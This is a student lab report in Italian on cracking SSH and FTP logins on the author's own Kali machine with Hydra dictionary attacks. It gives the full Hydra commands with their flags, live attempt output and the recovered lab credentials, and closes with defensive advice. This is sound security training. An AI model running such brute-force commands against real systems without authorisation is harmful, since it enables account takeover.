
S6 L5 Luca Calvigioni

Authentication cracking con Hydra

Hydra è uno strumento di password cracking che consente di effettuare attacchi di forza bruta o a dizionario su diversi protocolli o servizi di rete.
L'obiettivo è mettere in pratica tecniche di password cracking utilizzando attacchi a dizionario con Hydra in modalità CLI contro servizi SSH e come seconda opzione ho scelto FTP.


Configurazione servizio SSH

Per testare l'attacco al servizio **SSH**, è stato creato un nuovo utente con il comando **sudo adduser .**
username 'test_user'
password 'testpass'



Attiviamo il servizio **sudo service ssh start**
Testiamo la connessione in SSH con il comando **ssh test_user@192.168.1.2**. (il mio ip privato di kali) come mostrato in foto.

Password cracking SSH



Come si può vedere in foto recuperare le credenziali, con seclist, richiederà molto tempo dato che contiene milioni di possibili utenti/password quindi ho utilizzato liste/ dizionari più brevi.

ATTENZIONE: l'utilizzo di dizionari più brevi impiegherà sicuramente meno tempo ma diminuiranno drasticamente le possibilità di trovare le credenziali corrette.

L'attacco a dizionario su **SSH** è stato condotto utilizzando il dizionario **username.txt** per gli username e **password.txt** per le password digitando il comando seguente sul terminale di Kali

hydra -V -L username.txt -P password.txt 192.168.1.2 -t4 ssh

-V per vedere i tentativi di Brute Force in 'live'
-L per il campo degli username
-P per il campo delle password
-t4 tempo, maggiore è il numero, più veloce andrà la scansione
ssh il protocollo in questione che interessa a noi

```
[ATTEMPT] target 192.168.1.2 - login "paul" - pass "pi" - 354 of 1152 [child 2] (0/0)
[ATTEMPT] target 192.168.1.2 - login "paul" - pass "testpass" - 355 of 1152 [child 1] (0/0)
[ATTEMPT] target 192.168.1.2 - login "paul" - pass "puppet" - 356 of 1152 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "paul" - pass "ansible" - 357 of 1152 [child 1] (0/0)
[ATTEMPT] target 192.168.1.2 - login "paul" - pass "ec2-user" - 358 of 1152 [child 2] (0/0)
[ATTEMPT] target 192.168.1.2 - login "paul" - pass "vagrant" - 359 of 1152 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "paul" - pass "azureuser" - 360 of 1152 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "root" - 361 of 1152 [child 3] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "admin" - 362 of 1152 [child 3] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "test" - 363 of 1152 [child 3] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "guest" - 364 of 1152 [child 3] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "info" - 365 of 1152 [child 3] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "adm" - 366 of 1152 [child 3] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "mysql" - 367 of 1152 [child 1] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "user" - 368 of 1152 [child 2] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "administrator" - 369 of 1152 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "oracle" - 370 of 1152 [child 1] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "ftp" - 371 of 1152 [child 2] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "pi" - 372 of 1152 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "test_user" - pass "testpass" - 373 of 1152 [child 1] (0/0)
[22][ssh] host: 192.168.1.2   login: test_user   password: testpass
[ATTEMPT] target 192.168.1.2 - login "charlie" - pass "root" - 379 of 1152 [child 1] (0/0)
[ATTEMPT] target 192.168.1.2 - login "charlie" - pass "admin" - 380 of 1152 [child 2] (0/0)
[ATTEMPT] target 192.168.1.2 - login "charlie" - pass "test" - 381 of 1152 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "charlie" - pass "guest" - 382 of 1152 [child 1] (0/0)
[ATTEMPT] target 192.168.1.2 - login "charlie" - pass "info" - 383 of 1152 [child 2] (0/0)
[ATTEMPT] target 192.168.1.2 - login "charlie" - pass "adm" - 384 of 1152 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "charlie" - pass "mysql" - 385 of 1152 [child 2] (0/0)
[ATTEMPT] target 192.168.1.2 - login "charlie" - pass "user" - 386 of 1152 [child 1] (0/0)
[ATTEMPT] target 192.168.1.2 - login "charlie" - pass "administrator" - 387 of 1152 [child 0] (0/0)
```

Hydra ha individuato le credenziali valide per l'accesso SSH:

Username**: test_user**

Password**: testpass**

Configurazione servizio FTP


Ho creato un nuovo utente per non avere le stesse credenziali di prima.

sudo adduser luca
password: **geppetto**


attivo il servizio FTP con il comando
sudo systemctl vsftpd start

Password cracking FTP

L'attacco su **FTP** è stato condotto utilizzando gli stessi dizionari utilizzati in precedenza.
rispettivamente **username.txt** e **password.txt**.
Dopo aver aperto il terminale dove ho salvato i miei 2 dizionari potrò lanciare il seguente comando:
hydra -V -L username.txt -P password.txt 192.168.1.2 -t4 ftp



Dalla foto sopra possiamo vedere che, come risultato Hydra ha identificato correttamente le nostre credenziali di accesso, facendo la prova infatti ci darà Login Successfull.



Conclusione

In conclusione possiamo dire che è fondamentale utilizzare password complesse e/o la limitare i tentativi di login, per mitigare l'efficienza di tool come Hydra, John the Ripper e proteggere sistemi informatici, dati personali o servizi esposti in rete dagli attaccanti.